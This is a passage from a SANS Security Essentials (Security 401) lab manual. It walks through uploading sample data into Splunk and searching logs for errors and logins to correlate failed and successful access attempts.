file*. From the Splunk directory on the class DVD, copy the *sampledata.zip* to your desktop. Next to the File text box, click the *Browse* button and from your desktop, click the *sampledata.zip* file. Click *Save*.




12. After saving the data, the Success page displays. From the Success page, click *Start searching* to see the power of Splunk.




13. You can now type information of interest into the search field at the top of the screen to find the correlation of this information and gain a better understanding of what is happening in your environment. In the search field, type **error** and to the right of the line, select the magnifying glass symbol to begin the search, which can help you better understand what errors occur on the systems.




The results display showing the frequency and details of the http errors that occurred on the system.




14. Because many attacks today are persistent, this can be an indicator of an attempted attack that an organization might want to block upstream before the attacker finds a vulnerability and launches a successful attack. To help correlate this information, you can also perform a search on login. To correlate errors with successful logins, in the search field, type **login** and click the magnifying glass to search this field.



Comparing failed attempts with successful logins can be used to see whether an attack was successful.



You can continue to type additional search terms, but this lab was meant to show you the power of Splunk and how it can be used to gain better insight into what is happening across your systems and your network.



Splunk Summary

This section intentionally left blank.

SECURITY 401 - SANS
Security Essentials

The End

SANS Security Essentials – © 2010 Secure Anchor Consulting, LLC

This page intentionally left blank.